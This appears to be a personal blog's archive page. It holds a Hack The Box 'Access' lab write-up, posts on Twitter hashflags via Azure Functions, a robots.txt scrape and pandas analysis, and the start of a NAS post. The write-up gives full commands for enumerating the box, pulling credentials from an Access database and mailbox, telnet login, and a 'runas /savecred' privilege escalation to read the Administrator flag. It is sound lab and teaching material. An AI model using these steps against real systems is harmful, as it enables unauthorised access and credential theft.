Mar 2, 2019 · 9 minute read
Recently I discoveredHack The Box, an online platform to hone your cyber security skills by practising on vulnerable VMs. The first box I solved is calledAccess. In this blog post I’ll walk through how I solved it. If you don’t want any spoilers, look away now!
Let’s start with annmapscan to see what services are running on the box.
1# nmap -n -v -Pn -p- -A --reason -oN nmap.txt 10.10.10.982...3PORT STATE SERVICE REASON VERSION421/tcp open ftp syn-ack Microsoft ftpd5|ftp-anon: Anonymous FTP login allowed(FTP code 230)6|_Can't get directory listing: TIMEOUT7|ftp-syst:8|_ SYST: Windows_NT923/tcp open telnet syn-ack Microsoft Windows XP telnetd(no more connections allowed)1080/tcp open http syn-ack Microsoft IIS httpd 7.511|http-methods:12|Supported Methods: OPTIONS TRACE GET HEAD POST13|_ Potentially risky methods: TRACE14|_http-server-header: Microsoft-IIS/7.515|_http-title: MegaCorp
nmaphas found three services running: FTP, telnet, and an HTTP server. Let’s see what’s running on the HTTP server.

It’s just a static page, showing an image. Nothing interesting, so let’s move on for now.
Anonymous FTP
nmapshowed that there is an FTP server running, with anonymous login allowed. Let’s see what’s on that server
1# ftp 10.10.10.982Connected to 10.10.10.98.3220Microsoft FTP Service4Name(10.10.10.98:root): anonymous5331Anonymous access allowed, send identity(e-mail name)as password.6Password:7230User logged in.8Remote systemtypeis Windows_NT.9ftp> ls10200PORTcommandsuccessful.11125Data connection already open;Transfer starting.1208-23-18 08:16PM <DIR> Backups1308-24-18 09:00PM <DIR> Engineer14226Transfer complete.15ftp> ls Backups16200PORTcommandsuccessful.17125Data connection already open;Transfer starting.1808-23-18 08:16PM5652480backup.mdb19226Transfer complete.20ftp> ls Engineer21200PORTcommandsuccessful.22125Data connection already open;Transfer starting.2308-24-18 12:16AM10870Access Control.zip24226Transfer complete.
There are some interesting files here, let’s download them and analyse them
1# wget ftp://anonymous:anonymous@10.10.10.98 --no-passive-ftp --mirror2--2019-02-02 15:37:26-- ftp://anonymous:*password*@10.10.10.98/3=> ‘10.10.10.98/.listing’4Connecting to 10.10.10.98:21... connected.5Logging in as anonymous ... Logged in!6...7FINISHED --2019-02-02 15:37:28--8Total wall clock time: 1.8s9Downloaded:5files, 5.4M in 1.4s(3.99 MB/s)
Microsoft Access
We’ve got a.mdbfile—which is a Microsoft Access database file—and a zip file. If we take a quick look at the zip file it’s password protected. We’ll have to come back the that later.
We can examinebackup.mdbusing MDB tools. Maybe there’s something we can use there.
1# mdb-tables Backups/backup.mdb2acc_antiback acc_door acc_firstopen acc_firstopen_emp acc_holidays acc_interlock acc_levelset acc_levelset_door_group acc_linkageio acc_map acc_mapdoorpos acc_morecardempgroup acc_morecardgroup acc_timeseg acc_wiegandfmt ACGroup acholiday ACTimeZones action_log AlarmLog areaadmin att_attreport att_waitforprocessdata attcalclog attexception AuditedExc auth_group_permissions auth_message auth_permission auth_user auth_user_groups auth_user_user_permissions base_additiondata base_appoption base_basecode base_datatranslation base_operatortemplate base_personaloption base_strresource base_strtranslation base_systemoption CHECKEXACT CHECKINOUT dbbackuplog DEPARTMENTS deptadmin DeptUsedSchs devcmds devcmds_bak django_content_type django_session EmOpLog empitemdefine EXCNOTES FaceTemp iclock_dstime iclock_oplog iclock_testdata iclock_testdata_admin_area iclock_testdata_admin_dept LeaveClass LeaveClass1 Machines NUM_RUN NUM_RUN_DEIL operatecmds personnel_area personnel_cardtype personnel_empchange personnel_leavelog ReportItem SchClass SECURITYDETAILS ServerLog SHIFT TBKEY TBSMSALLOT TBSMSINFO TEMPLATE USER_OF_RUN USER_SPEDAY UserACMachines UserACPrivilege USERINFO userinfo_attarea UsersMachines UserUpdates worktable_groupmsg worktable_instantmsg worktable_msgtype worktable_usrmsg ZKAttendanceMonthStatistics acc_levelset_emp acc_morecardset ACUnlockComb AttParam auth_group AUTHDEVICE base_option dbapp_viewmodel FingerVein devlog HOLIDAYS personnel_issuecard SystemLog USER_TEMP_SCH UserUsedSClasses acc_monitor_log OfflinePermitGroups OfflinePermitUsers OfflinePermitDoors LossCard TmpPermitGroups TmpPermitUsers TmpPermitDoors ParamSet acc_reader acc_auxiliary STD_WiegandFmt CustomReport ReportField BioTemplate FaceTempEx FingerVeinEx TEMPLATEEx
It looks like there’s a lot of autogenerated tables here, but thoseauth_*tables look interesting.
1# mdb-export Backups/backup.mdb auth_user2id,username,password,Status,last_login,RoleID,Remark325,"admin","admin",1,"08/23/18 21:11:47",26,427,"engineer","access4u@security",1,"08/23/18 21:13:36",26,528,"backup_admin","admin",1,"08/23/18 21:14:02",26,
Awesome! So we’ve got some credentials forengineer, and we’ve got a password protected zip file in theEngineerdirectory.
Microsoft Outlook
1# 7z x Access\ Control.zip237-Zip[64]16.02 : Copyright(c)1999-2016 Igor Pavlov : 2016-05-214p7zip Version 16.02(locale=en_GB.UTF-8,Utf16=on,HugeFiles=on,64 bits,2 CPUs Intel(R)Core(TM)i7-7820HQ CPU @ 2.90GHz(906E9),ASM,AES-NI)56Scanning the driveforarchives:71file,10870bytes(11KiB)89Extracting archive: Access Control.zip10--11Path=Access Control.zip12Type=zip13PhysicalSize=10870141516Enter password(will not be echoed):17Everything is Ok1819Size:27136020Compressed:108702122# ls23'Access Control.pst''Access Control.zip'
That worked! Now we’ve got the mailbox backup for the engineer, but we first need to convert it to something that we can read more easily on Linux.
1# readpst Access\ Control.pst2Opening PST file and indexes...3Processing Folder"Deleted Items"4"Access Control"-2itemsdone,0items skipped.
Let’s take a peek at the engineer’s mailbox
1# mail -f Access\ Control.mbox2mail version v14.9.11. Type`?' for help3'/root/10.10.10.98/Engineer/Access Control.mbox': 1 message4▸O 1 john@megacorp.com 2018-08-23 23:44 87/3112 MegaCorp Access Control System "security" account5?6[-- Message 1 -- 87 lines, 3112 bytes --]:7From "john@megacorp.com" Thu Aug 23 23:44:07 20188From: john@megacorp.com <john@megacorp.com>9Subject: MegaCorp Access Control System "security" account10To: 'security@accesscontrolsystems.com'11Date: Thu,23Aug201823:44:07 +00001213[--#1.1 73/2670 multipart/alternative --]14151617[--#1.1.1 15/211 text/plain, 7bit, utf-8 --]1819Hi there,20212223The passwordforthe “security” account has been changed to 4Cc3ssC0ntr0ller. Please ensure this is pass24ed on to your engineers.25262728Regards,2930John31323334[--#1.1.2 51/2211 text/html, 7bit, us-ascii --]35?
Another set of credentials! I wonder what these are used for? Let’s try FTP first
1# ftp 10.10.10.982Connected to 10.10.10.98.3220Microsoft FTP Service4Name(10.10.10.98:jamie): security5331Password requiredforsecurity.6Password:7530User cannot log in.8ftp: Login failed.
No dice ☹. The only other option istelnet.
Telnet
1# telnet 10.10.10.982Trying 10.10.10.98...3Connected to 10.10.10.98.4Escape character is'^]'.5Welcome to Microsoft Telnet Service67login: security8password:910*===============================================================11Microsoft Telnet Server.12*===============================================================13C:\Users\security>
We’re in! Theuser.txtshould be located onsecurity’s Desktop
1C:\Users\security>dir2Volumeindrive C has no label.3Volume Serial Number is 9C45-DBF045Directory of C:\Users\security6702/02/201903:56PM<DIR>.802/02/201903:56PM<DIR>..908/24/201807:37PM<DIR>.yawcam1008/21/201810:35PM<DIR>Contacts1108/28/201806:51AM<DIR>Desktop1208/21/201810:35PM<DIR>Documents1308/21/201810:35PM<DIR>Downloads1408/21/201810:35PM<DIR>Favorites1508/21/201810:35PM<DIR>Links1608/21/201810:35PM<DIR>Music1708/21/201810:35PM<DIR>Pictures1808/21/201810:35PM<DIR>Saved Games1908/21/201810:35PM<DIR>Searches2008/24/201807:39PM<DIR>Videos211File(s)964,179bytes2214Dir(s)16,745,127,936bytes free2324C:\Users\security>cdDesktop2526C:\Users\security\Desktop>dir27Volumeindrive C has no label.28Volume Serial Number is 9C45-DBF02930Directory of C:\Users\security\Desktop313208/28/201806:51AM<DIR>.3308/28/201806:51AM<DIR>..3408/21/201810:37PM32user.txt351File(s)32bytes362Dir(s)16,744,726,528bytes free3738C:\Users\security\Desktop>more user.txt39<SNIP>
Privilege escalation
Now that we’ve got the first flag, we need to escalate torootaccess—or more specificallyAdministratoron Windows.
The.yawcamdirectory looks out of the ordinary.
1dir.yawcam2Volumeindrive C has no label.3Volume Serial Number is 9C45-DBF045Directory of C:\Users\security\.yawcam6708/24/201807:37PM<DIR>.808/24/201807:37PM<DIR>..908/23/201810:52PM<DIR>21008/22/201806:49AM0banlist.dat1108/23/201810:52PM<DIR>extravars1208/22/201806:49AM<DIR>img1308/23/201810:52PM<DIR>logs1408/22/201806:49AM<DIR>motion1508/22/201806:49AM0pass.dat1608/23/201810:52PM<DIR>stream1708/23/201810:52PM<DIR>tmp1808/23/201810:34PM82ver.dat1908/23/201810:52PM<DIR>www2008/24/201807:37PM1,411yawcam_settings.xml214File(s)1,493bytes2210Dir(s)16,764,841,984bytes free
However poking around in there proved fruitless. Maybe there’s a way to use this, but I couldn’t figure anything out.
Let’s keep looking
1C:\Users\security>cd../23C:\Users>dir4Volumeindrive C has no label.5Volume Serial Number is 9C45-DBF067Directory of C:\Users8902/02/201904:15PM<DIR>.1002/02/201904:15PM<DIR>..1108/23/201811:46PM<DIR>Administrator1202/02/201904:15PM<DIR>engineer1302/02/201904:14PM<DIR>Public1402/02/201904:16PM<DIR>security150File(s)0bytes166Dir(s)16,754,778,112bytes free
Maybe one of the other users has something interesting we can use?
1C:\Users>cdengineer2Access is denied.
I didn’t really expect that to work anyway
1C:\Users>cdPublic23C:\Users\Public>dir4Volumeindrive C has no label.5Volume Serial Number is 9C45-DBF067Directory of C:\Users\Public8902/02/201904:14PM<DIR>.1002/02/201904:14PM<DIR>..1107/14/200905:06AM<DIR>Documents1207/14/200904:57AM<DIR>Downloads1307/14/200904:57AM<DIR>Music1407/14/200904:57AM<DIR>Pictures1507/14/200904:57AM<DIR>Videos161File(s)964,179bytes177Dir(s)16,723,468,288bytes free
Wait a minute, we’re missing some of the standard Windows directories. Let’s have a closer look.
12C:\Users\Public>dir/A3Volumeindrive C has no label.4Volume Serial Number is 9C45-DBF056Directory of C:\Users\Public7802/02/201904:14PM<DIR>.902/02/201904:14PM<DIR>..1008/28/201806:51AM<DIR>Desktop1107/14/200904:57AM174desktop.ini1207/14/200905:06AM<DIR>Documents1307/14/200904:57AM<DIR>Downloads1407/14/200902:34AM<DIR>Favorites1507/14/200904:57AM<DIR>Libraries1607/14/200904:57AM<DIR>Music1707/14/200904:57AM<DIR>Pictures1807/14/200904:57AM<DIR>Videos192File(s)964,353bytes2010Dir(s)16,717,438,976bytes free
Desktop has a much more recent modification date than everything else
1C:\Users\Public>cdDesktop23C:\Users\Public\Desktop>dir4Volumeindrive C has no label.5Volume Serial Number is 9C45-DBF067Directory of C:\Users\Public\Desktop8908/22/201809:18PM1,870ZKAccess3.5 Security System.lnk101File(s)1,870bytes110Dir(s)16,711,475,200bytes free
That’s because there’s a shortcut there.
Now, I’m not sure of the best way to view a.lnkoncmd.exeviatelnet, but this is what I came up with. If anyone knows of a better way, please let me know!
1C:\Users\Public\Desktop>type"ZKAccess3.5 Security System.lnk"2L�F�@��7���7���#�P/P�O� �:i�+00�/C:\R1M�:Windows��:��M�:*wWindowsV1MV�System32��:��MV�*�System32X2P�:�3runas.exe��:1��:1�*Yrunas.exeL-K��E�C:\Windows\System32\runas.exe#..\..\..\Windows\System32\runas.exeC:\ZKTeco\ZKAccess3.5G/user:ACCESS\Administrator /savecred "C:\ZKTeco\ZKAccess3.5\Access.exe"'C:\ZKTeco\ZKAccess3.5\img\AccessNET.ico�%SystemDrive%\ZKTeco\ZKAccess3.5\img\AccessNET.ico%SystemDrive%\ZKTeco\ZKAccess3.5\img\AccessNET.ico�%�4�wN���]N�D.��Q���`�Xaccess�_���8{E�35O�j)�H���6)ΰ[�_���8{E�37O�j)�H���8)ΰ[���1SPS�XF�L8C���&�m�e*S-1-5-21-953262931-566350628-63446256-500
It’s a bit difficult to read, but it looks like the shortcut runs a program as theAdministratorusing saved credentials. We can use that.
1C:\Users\Public\Desktop>runas/user:Administrator/savecred"cmd.exe /c more C:\Users\Administrator\Desktop\root.txt > C:\Users\Public\Desktop\output.txt"
Did it work?
1C:\Users\Public\Desktop>more output.txt2<SNIP>
Yes! From there we could generate a reverse shell usingmsfvenomand run that asAdministrator, but I’ve got the flag so I’ll leave it there for now.
Mar 28, 2018 · 4 minute readHave you ever tweeted out a hastag, and discovered a small image attached to the side of it? It could be for#StPatricksDay,#MarchForOurLives, or whatever#白白白白白白白白白白is meant to be. These are hashflags.
A hashflag, sometimes called Twitter emoji, is a small image that appears after a #hashtag for special events. They are not regular emoji, and you can only use them on the Twitter website, or the official Twitter apps.
If you’re a company, andyou have enough money, you can buy your own hashflag as well! That’s exactly what Disney did for the release of Star Wars: The Last Jedi.
If you spend the money to buy a hashflag, it’s important that you launch it correctly—otherwise they can flop.#白白白白白白白白白白is an example of what not to do. At time of writing, it has only 10 uses.
Hashflags aren’t exclusive to English, and they can help add context to a tweet in another language. I don’t speak any Russian, but I do know that this image is of BB-8!
Unfortunately hashflags are temporary, so any context they add to a tweet can sometimes be lost at a later date. Currently Twitter doesn’t provide an official API for hashflags, and there is no canonical list of currently active hashflags.@hashflaglisttracks hashflags, but it’s easy to miss one—this is where Azure Functions come in.
It turns out that onTwitter.comthe list of currently active hashflags is sent as a JSON object in the HTML as initial data. All I need to do is fetch Twitter.com, and extract the JSON object from the HTML.
1$ curl https://twitter.com -v --silent 2>&1|grep -o -P'.{6}activeHashflags.{6}'23"activeHashflags"
I wrotesome C#to parse and extract theactiveHashflagsJSON object, and store it in an Azure blob. You can find ithere. Using Azure Functions I can run this code on a timer, so the Azure blob is always up to date with the latest Twitter hashflags. This means the blob can be used as an unofficial Twitter hashflags API—but I didn’t want to stop there.
I wanted to solve some of the issues with hashflags around both discovery and durability. Azure Functions is the perfect platform for these small, single purpose pieces of code. I ended up writing five Azure Functions in total—all of which can be foundon GitHub.
ActiveHashflagsfetches the active hashflags from Twitter, and stores them in a JSON object in an Azure Storage Blob. You can find the list of current hashflagshere.UpdateHashflagStatereads the JSON, and updates the hashflag table with the current state of each hashflag.StoreHashflagImagedownloads the hashflag image, and stores it in a blob store.CreateHeroImagecreates a hero image of the hashtag and hashflag.TweetHashflagtweets the hashtag and hero image.
Say hello to@HashflagArchive!

@HashflagArchive solves both the issues I have with hashflags: it tweets out new hashflags the same hour they are activated on twitter, which solves the issue of discovery; and it tweets an image of the hashtag and hashflag, which solves the issue of hashflags being temporary.
So this is great, but there’s still one issue—how to use hashflags outside of Twitter.com and the official Twitter apps. This is where the JSON blob comes in. I can build a wrapper library around that, and then using that library, build applications with Twitter hashflags. So that’s exactly what I did.

I wrote an npm package calledhashflags. It’s pretty simple to use, and integrates nicely with the officialtwitter-textnpm package.
1import{Hashflags}from'hashflags';23lethf:Hashflags;4Hashflags.FETCH().then((val:Map<string,string>)=>{5hf=newHashflags(val);6console.log(hf.activeHashflags);7});
I wrote it in TypeScript, but it can also be used from plain old JS as well.
1constHashflags=require('hashflags').Hashflags;23lethf;4Hashflags.FETCH().then(val=>{5hf=newHashflags(val);6console.log(hf.activeHashflags);7});
So there you have it, a quick introduction to Twitter hashflags via Azure Functions and an npm library. If you’ve got any questions please leave a comment below, or reach out to me on Bluesky@jamiemagee.bsky.social.
Mar 22, 2018 · 6 minute readInpart oneof this article, I collectedrobots.txtfrom the top 1 million sites on the web. In this article I’m going to do some analysis, and see if there’s anything interesting to find from all the files I’ve collected.
First we’ll start with some setup.
1%matplotlib inline23importpandasaspd4importnumpyasnp5importglob6importos7importmatplotlib
Next I’m going to load the content of each file into my pandas dataframe, calculate the file size, and store that for later.
1l=[filename.split('/')[1]forfilenameinglob.glob('robots-txt/\*')]2df=pd.DataFrame(l,columns=['domain'])3df['content']=df.apply(lambdax:open('robots-txt/'+x['domain']).read(),axis=1)4df['size']=df.apply(lambdax:os.path.getsize('robots-txt/'+x['domain']),axis=1)5df.sample(5)
| domain | content | size |
|---|
| 612419 | veapple.com | User-agent: *\nAllow: /\n\nSitemap: http://www... | 260 |
|---|
| 622296 | buscadortransportes.com | User-agent: *\nDisallow: /out/ | 29 |
|---|
| 147795 | dailynews360.com | User-agent: *\nAllow: /\n\nDisallow: /search/\... | 248 |
|---|
| 72823 | newfoundlandpower.com | User-agent: *\nDisallow: /Search.aspx\nDisallo... | 528 |
|---|
| 601408 | xfwed.com | #\n# robots.txt for www.xfwed.com\n# Version 3... | 201 |
|---|
File sizes
Now that we’ve done the setup, let’s see what the spread of file sizes inrobots.txtis.
1fig=df.plot.hist(title='robots.txt file size',bins=20)2fig.set_yscale('log')

It looks like the majority ofrobots.txtare under 250KB in size. This is really no surprise asrobots.txtsupports regex, so complex rulesets can be built easily.
Let’s take a look at the files larger than 1MB. I can think of three possibilities: they’re automatically maintained; they’re some other file masquerading asrobots.txt; or the site is doing something seriously wrong.
1large=df[df['size']>10**6].sort_values(by='size',ascending=False)
1importre23defcount_directives(value,domain):4content=domain['content']5returnlen(re.findall(value,content,re.IGNORECASE))67large['disallow']=large.apply(lambdax:count_directives('Disallow',x),axis=1)8large['user-agent']=large.apply(lambdax:count_directives('User-agent',x),axis=1)9large['comments']=large.apply(lambdax:count_directives('#',x),axis=1)1011# The directives below are non-standard1213large['crawl-delay']=large.apply(lambdax:count_directives('Crawl-delay',x),axis=1)14large['allow']=large.apply(lambdax:count_directives('Allow',x),axis=1)15large['sitemap']=large.apply(lambdax:count_directives('Sitemap',x),axis=1)16large['host']=large.apply(lambdax:count_directives('Host',x),axis=1)1718large
| domain | content | size | disallow | user-agent | comments | crawl-delay | allow | sitemap | host |
|---|
| 632170 | haberborsa.com.tr | User-agent: *\nAllow: /\n\nDisallow: /?ref=\nD... | 5820350 | 71244 | 2 | 0 | 0 | 71245 | 5 | 10 |
|---|
| 23216 | miradavetiye.com | Sitemap: https://www.miradavetiye.com/sitemap_... | 5028384 | 47026 | 7 | 0 | 0 | 47026 | 2 | 0 |
|---|
| 282904 | americanrvcompany.com | Sitemap: http://www.americanrvcompany.com/site... | 4904266 | 56846 | 1 | 1 | 0 | 56852 | 2 | 0 |
|---|
| 446326 | exibart.com | User-Agent: *\nAllow: /\nDisallow: /notizia.as... | 3275088 | 61403 | 1 | 0 | 0 | 61404 | 0 | 0 |
|---|
| 579263 | sinospectroscopy.org.cn | http://www.sinospectroscopy.org.cn/readnews.ph... | 2979133 | 0 | 0 | 0 | 0 | 0 | 0 | 0 |
|---|
| 55309 | vibralia.com | # robots.txt automaticaly generated by PrestaS... | 2835552 | 39712 | 1 | 15 | 0 | 39736 | 0 | 0 |
|---|
| 124850 | oftalmolog30.ru | User-Agent: *\nHost: chuzmsch.ru\nSitemap: htt... | 2831975 | 87752 | 1 | 0 | 0 | 87752 | 2 | 2 |
|---|
| 557116 | la-viephoto.com | User-Agent:*\nDisallow:/aloha_blog/\nDisallow:... | 2768134 | 29782 | 2 | 0 | 0 | 29782 | 2 | 0 |
|---|
| 677400 | bigclozet.com | User-agent: *\nDisallow: /item/\n\nUser-agent:... | 2708717 | 51221 | 4 | 0 | 0 | 51221 | 0 | 0 |
|---|
| 621834 | tranzilla.ru | Host: tranzilla.ru\nSitemap: http://tranzilla.... | 2133091 | 27647 | 1 | 0 | 0 | 27648 | 2 | 1 |
|---|
| 428735 | autobaraholka.com | User-Agent: *\nDisallow: /registration/\nDisal... | 1756983 | 39330 | 1 | 0 | 0 | 39330 | 0 | 2 |
|---|
| 628591 | megasmokers.ru | User-agent: *\nDisallow: /*route=account/\nDis... | 1633963 | 92 | 2 | 0 | 0 | 92 | 2 | 1 |
|---|
| 647336 | valencia-cityguide.com | # If the Joomla site is installed within a fol... | 1559086 | 17719 | 1 | 12 | 0 | 17719 | 1 | 99 |
|---|
| 663372 | vetality.fr | # robots.txt automaticaly generated by PrestaS... | 1536758 | 27737 | 1 | 12 | 0 | 27737 | 0 | 0 |
|---|
| 105735 | golden-bee.ru | User-agent: Yandex\nDisallow: /*_openstat\nDis... | 1139308 | 24081 | 4 | 1 | 0 | 24081 | 0 | 1 |
|---|
| 454311 | dreamitalive.com | user-agent: google\ndisallow: /memberprofileda... | 1116416 | 34392 | 3 | 0 | 0 | 34401 | 0 | 9 |
|---|
| 245895 | gobankingrates.com | User-agent: *\nDisallow: /wp-admin/\nAllow: /w... | 1018109 | 7362 | 28 | 20 | 2 | 7363 | 0 | 0 |
|---|
It looks like all of these sites are misusingDisallowandAllow. In fact, looking at the raw files it appears as if they list all of the articles on the site under an individualDisallowcommand. I can only guess that when publishing an article, a corresponding line inrobots.txtis added.
Now let’s take a look at the smallestrobots.txt
1small=df[df['size']>0].sort_values(by='size',ascending=True)23small.head(5)
| domain | content | size |
|---|
| 336828 | iforce2d.net | \n | 1 |
|---|
| 55335 | togetherabroad.nl | \n | 1 |
|---|
| 471397 | behchat.ir | \n | 1 |
|---|
| 257727 | docteurtamalou.fr | | 1 |
|---|
| 669247 | lastminute-cottages.co.uk | \n | 1 |
|---|
There’s not really anything interesting here, so let’s take a look at some larger files
1small=df[df['size']>10].sort_values(by='size',ascending=True)23small.head(5)
| domain | content | size |
|---|
| 676951 | fortisbc.com | sitemap.xml | 11 |
|---|
| 369859 | aurora.com.cn | User-agent: | 11 |
|---|
| 329775 | klue.kr | Disallow: / | 11 |
|---|
| 390064 | chneic.sh.cn | Disallow: / | 11 |
|---|
| 355604 | hpi-mdf.com | Disallow: / | 11 |
|---|
Disallow: /tells all webcrawlers not to crawl anything on this site, and should (hopefully) keep it out of any search engines, but not all webcrawlers followrobots.txt.
User agents
User agents can be listed inrobots.txtto eitherAlloworDisallowcertain paths. Let’s take a look at the most common webcrawlers.
1fromcollectionsimportCounter23deffind_user_agents(content):4returnre.findall('User-agent:? (.*)',content)56user_agent_list=[find_user_agents(x)forxindf['content']]7user_agent_count=Counter(x.strip()forxsinuser_agent_listforxinset(xs))8user_agent_count.most_common(n=10)
1[('*',587729),2('Mediapartners-Google',36654),3('Yandex',29065),4('Googlebot',25932),5('MJ12bot',22250),6('Googlebot-Image',16680),7('Baiduspider',13646),8('ia_archiver',13592),9('Nutch',11204),10('AhrefsBot',11108)]
It’s no surprise that the top result is a wildcard (*). Google takes spots 2, 4, and 6 with their AdSense, search and image web crawlers respectively. It does seem a little strange to see the AdSense bot listed above the usual search web crawler. Some of the other large search engines’ bots are also found in the top 10: Yandex, Baidu, and Yahoo (Slurp).MJ12botis a crawler I had not heard of before, but according totheir siteit belongs to a UK based SEO company—and according to some of the results about it, it doesn’t behave very well.ia_archiverbelongs toThe Internet Archive, and (I assume) crawls pages for theWayback Machine. Finally there isApache Nutch, an open source webcrawler that can be run by anyone.
Security by obscurity
There are certain paths that you might not want a webcrawler to know about. For example, a.gitdirectory,htpasswdfiles, or parts of a site that are still in testing, and aren’t meant to be found by anyone on Google. Let’s see if there’s anything interesting.
1sec_obs=['\.git','alpha','beta','secret','htpasswd','install\.php','setup\.php']2sec_obs_regex=re.compile('|'.join(sec_obs))34deffind_security_by_obscurity(content):5returnsec_obs_regex.findall(content)67sec_obs_list=[find_security_by_obscurity(x)forxindf['content']]8sec_obs_count=Counter(x.strip()forxsinsec_obs_listforxinset(xs))9sec_obs_count.most_common(10)
1[('install.php',28925),2('beta',2834),3('secret',753),4('alpha',597),5('.git',436),6('setup.php',73),7('htpasswd',45)]
Just because a file or directory is mentioned inrobots.txt, it doesn’t mean that it can actually be accessed. However, if even 1% of Wordpress installs leave theirinstall.phpopen to the world, that’s still a lot of vulnerable sites. Any attacker could get the keys to the kingdom very easily. The same goes for a.gitdirectory. Even if it is read-only, people accidentally commit secrets to their git repository all the time.
Conclusion
robots.txtis a fairly innocuous part of the web. It’s been interesting to see how popular websites (ab)use it, and which web crawlers are naughty or nice. Most of all this has been a great exercise for myself in collecting data and analysing it using pandas and Jupyter.
The full data set is released under theOpen Database License (ODbL) v1.0and can be foundon GitHub
Sep 19, 2017 · 3 minute readAfter readingCollinMorris’s analysis of faviconsof the top 1 million sites on the web, I thought it would be interesting to do the same for other common parts of websites that often get overlooked.
Therobots.txtfile is a plain text file found at on most websites which communicates information to web crawlers and spiders about how to scan a website.. For example, here’s an excerpt fromrobots.txtforgoogle.com
1User-agent: *2Disallow: /search3Allow: /search/about4Allow: /search/howsearchworks5...
The above excerpt tells all web crawlers not to scan the/searchpath, but allows them to scan/search/aboutand/search/howsearchworkspaths. There are a few more supported keywords, but these are the most common. Following these instructions is not required, but it is considered good internet etiquette. If you want to read more about the standard, Wikipedia has a great pagehere.
In order to do an analysis ofrobots.txt, first I need to crawl the web for them – ironic, I know.
Scraping
I wrote a scraper usingscrapyto make a request forrobots.txtfor each of the domains in Alexa’s top 1 million websites. If the response code was 200, theContent-Typeheader containedtext/plain, and the response body was not empty, I stored the response body in a file, with the same name as the domain name.
One complication I encountered was that not all domains respond on the same protocol or subdomain. For example, some websites respond onhttp://{domain_name}while others requirehttp://www.{domain_name}. If a website doesn’t automatically redirect you to the correct protocol or subdomain, the only way to find the correct one, is to try them all! So I wrote a small class, extending scrapy’sRetryMiddleware, to do this:
1COMMON_PREFIXES={'http://','https://','http://www.','https://www.'}23classPrefixRetryMiddleware(RetryMiddleware):45defprocess_exception(self,request,exception,spider):6prefixes_tried=request.meta['prefixes']7ifCOMMON_PREFIXES==prefixes_tried:8returnexception910new_prefix=choice(tuple(COMMON_PREFIXES-prefixes_tried))11request=self.update_request(request,new_prefix)1213returnself._retry(request,exception,spider)
The rest of the scraper itself is quite simple, but you can read the full codeon GitHub.
Results
Scraping the full Alexa top 1 million websites list took around 24 hours. Once it was finished, I had just under 700k robots.txt files
1$ find -type f|wc -l2677686
totalling 493MB
The smallestrobots.txtwas 1 byte, but the largest was over 5MB.
1$ find -type f -exec du -Sh{}+|sort -rh|head -n125.6M ./haberborsa.com.tr34$ find -not -empty -type f -exec du -b{}+|sort -h|head -n151./0434.cc
The full data set is released under theOpen Database License (ODbL) v1.0and can be foundon GitHub
What’s next?
In the next part of this blog series I’m going to analyse all therobots.txtto see if I can find anything interesting. In particular I’d like to know why exactly someone needs arobots.txtfile over 5MB in size, what is the most common web crawler listed (either allowed or disallowed), and are there any sites practising security by obscurity by trying to keep links out of search engines!
Mar 28, 2016 · 3 minute readLate last year I set about building a new NAS to replace my aging HP ProLiant MicroServer N36L (though that’s a story for a different post). I decided to go with unRAID as my OS, over FreeNAS that I’d been running previously, mostly due to the simpler configuration, ease of expanding an array, and support for Docker and KVM.
